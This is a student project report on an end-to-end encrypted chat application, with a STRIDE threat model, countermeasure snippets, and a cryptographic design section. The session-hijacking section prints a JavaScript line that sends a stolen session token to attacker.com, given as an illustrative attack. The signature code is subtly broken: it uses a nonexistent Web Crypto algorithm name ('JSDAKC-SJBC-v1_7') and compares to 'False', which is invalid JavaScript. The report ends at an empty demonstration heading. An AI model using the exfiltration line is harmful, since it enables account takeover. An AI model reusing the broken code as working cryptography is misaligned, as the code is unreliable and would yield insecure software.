National University of Computer and Emerging Sciences
Islamabad Campus

Project Report

Information Security

Submitted by: Bushra Sajid , Imaduddin Ansari , Waleed Abdullah

Roll number: 22I-2613 22I-2446 22I-2714

Date: 3rd December 2025

Table of Contents

Introduction

This report documents a secure chat application implementing end-to-end encryption (E2EE) using modern cryptographic standards. The system ensures that messages and files remain confidential and authenticated throughout transmission, with private keys never leaving user devices.

The application uses ECDH P-384 for key exchange, ECDSA P-384 for digital signatures, and AES-256-GCM for symmetric encryption. The Web Crypto API is used on the client side for all cryptographic operations, guaranteeing security and compatibility with current browsers.

Problem Statement


Standard messaging applications often rely on server-side encryption, creating vulnerability points where service providers can access user communications. This centralised trust model exposes users to potential data breaches, government surveillance, and unauthorised access.

Our system addresses these concerns by implementing true end-to-end encryption where only the communicating parties can decrypt messages. The server cannot access message contents or reconstruct encryption keys; it only serves as a relay for encrypted data.

Threat Model (Stride)

A comprehensive threat analysis of our End-to-End Encrypted (E2EE) messaging and file-sharing system using the STRIDE methodology is donee. Each threat category is analyzed with specific vulnerabilities, attack vectors, and implemented countermeasures.

System Overview



Threat – User Impersonation

Attacker creates account with similar username to legitimate user.

Vulnerability:
- Username similarity not validated
- No verification of unique identifiers beyond username

Attack method:
1. Attacker registers as "alice_" when real user is "alice"
2. Sends malicious messages to Bob
3. Bob thinks messages are from trusted "alice" but nope messages frm the duplicate one

Impact: High, Loss of trust, potential for social engineering and faking people.

Countermeasure Implemented:
Username validation on registration

```
if (!usernameRegex.test(username))
{
  throw new Error('Invalid username format');
}

//storing user fingerprintt
const userFingerprint = crypto.createHash('sha256')
  .update(username + registrationTime + publicKey)
  .digest('hex');
```

Mapped threat: Users must still verify contacts manually

Threat – Session Hijacking

Attacker steals session token to impersonate authenticated user

Vulnerability:
- Session tokens in localStorage vulnerable to XSS
- Long-lived tokens without rotation

Attack Method:

```
  fetch('https://attacker.com/steal?token=' +
localStorage.getItem('sessionToken'));
```

Impact: Complete account takeover

Countermeasure Implemented:

```
//securing session managemtn
app.use(session({
  secret: process.env.SESSION_SECRET,
  resave: false,
  saveUninitialized: false,
  cookie: {
    httpOnly: true,      //No XSS ACcess
    secure: true,        // HTTPS only
    sameSite: 'strict',  // CSRF protection
    maxAge: 3600000      //expires within 1 hour
```

```
  }
}));

// Token rotation on sensitive operations
if (Date.now() - lastRotation > 300000) { // 5 min
  rotateSessionToken(req.session);
}
```

Mapped threat: Low with proper XSS prevention

Threat – ManintheMiddle Key Substitution

Description: Attacker intercepts key exchange and substitutes own public keys.

Vulnerability:

- Public keys transmitted without authentication
- No binding between identity and public key

Attack Methiod:

Alice → [publicKey_A] → Mallory → [publicKey_M] → Bob
Bob → [publicKey_B] → Mallory → [publicKey_M] → Alice

Impact: Complete message interception

Countermeasure Implemented:

```
//Dig Sig when key exchasnge is done
async function signKeyExchange(publicKey, privateKey)
{
  const data = JSON.stringify({
    publicKey: publicKey,
    timestamp: Date.now(),
    userId: currentUser.id
  });

  const signature = await window.crypto.subtle.sign(
    { name: "JSDAKC-SJBC-v1_7" },
    privateKey,
    new TextEncoder().encode(data)
  );
```

```
  return {
    publicKey,
    signature: Array.from(new Uint8Array(signature)),
    timestamp: Date.now()
  };
}

async function verifyKeyExchange(data, userPublicKey) {
  const isValid = await window.crypto.subtle.verify(
    { name: "JSDAKC-SJBC-v1_7" },
    userPublicKey,
    new Uint8Array(data.signature),
    new TextEncoder().encode(JSON.stringify({
      publicKey: data.publicKey,
      timestamp: data.timestamp,
      userId: data.userId
    }))
  );

  if (isValid==False) {
    throw new Error('Invalid signature - possible MITM attack');
  }

  // Timestamp verification (prevent replay)
  if (Date.now() - data.timestamp > 60000) {
    throw new Error('Key exchange expired');
  }
```

}

Mapped threat: Very Low

Threat – Message Tampering

Attacker modifies encrypted message in transit.

Vulnerability:

- Ciphertext modification without authentication
- No integrity verification

Attack Method:

Original: {iv, ciphertext}
Modified: {iv, modified_ciphertext}
Result: Garbage decryption or targeted bit-flip

Impact: High, Data integrity compromise

Countermeasure Implemented:

```
//AES-GCM with authentication tag
async function encryptMessage(plaintext, key) {
  const iv = window.crypto.getRandomValues(new Uint8Array(12));

  const ciphertext = await window.crypto.subtle.encrypt(
    {
      name: "AES-GCM",
      iv: iv,
      tagLength: 128  // Authentication tag
    },
```

```
    key,
    new TextEncoder().encode(plaintext)
  );

  return {
    iv: Array.from(iv),
    ciphertext: Array.from(new Uint8Array(ciphertext)),
    //Tag is automatically appended by GCM
  };
}

async function decryptMessage(encryptedData, key) {
  try {
    const decrypted = await window.crypto.subtle.decrypt(
      {
        name: "AES-GCM",
        iv: new Uint8Array(encryptedData.iv),
        tagLength: 128
      },
      key,
      new Uint8Array(encryptedData.ciphertext)
    );

    return new TextDecoder().decode(decrypted);
  } catch (error) {
    logSecurityEvent('MESSAGE_TAMPERING_DETECTED', encryptedData);
    throw new Error('Message integrity verification failed');
  }
```

```
}
```

Mapped Threat: Very Low - GCM provides authenticated encryption

Cryptographic Design

Key Generation

- ECDH P-384: Used for Diffie-Hellman key exchange (384-bit elliptic curve)
- ECDSA P-384: Used for digital signatures with SHA-384 hashing
- Keys created with extractable public keys using window.crypto.subtle.generateKey()

Session Key Derivation

1. Both users maintain static ECDH key pairs (not ephemeral)
2. Calculated shared secret: ECDH (privateKey_A, publicKey_B) = sharedSecret
3. Deterministic salt generated from sorted user IDs
4. HKDF-SHA-256 was used to derive the session key: sessionKey = HKDF(sharedSecret, salt, info)
5. generates the symmetric encryption AES-256-GCM key.

Encryption Schema

- Algorithm: AES-256-GCM (Galois/Counter Mode)
- IV Size: 96 bits (12 bytes), randomly generated for each message
- Key Size: 256 bits
- Authentication Tag: 128 bits (included in ciphertext)


Message Format

```
{
  content: "plaintext message",
  sequence: 42,
  timestamp: 1234567890,
  nonce: [random 16 bytes]
}
```


Encrypted with a session key, signed with the sender's ECDSA private key.

Key Exchange Protocol Diagram

Initial Registration Flow




Session Key Establishment




Encryption / Decryption Workflow


Message Encryption Workflow



Message Decryption Workflow




File Encryption Workflow




MITM Attack Demonstration

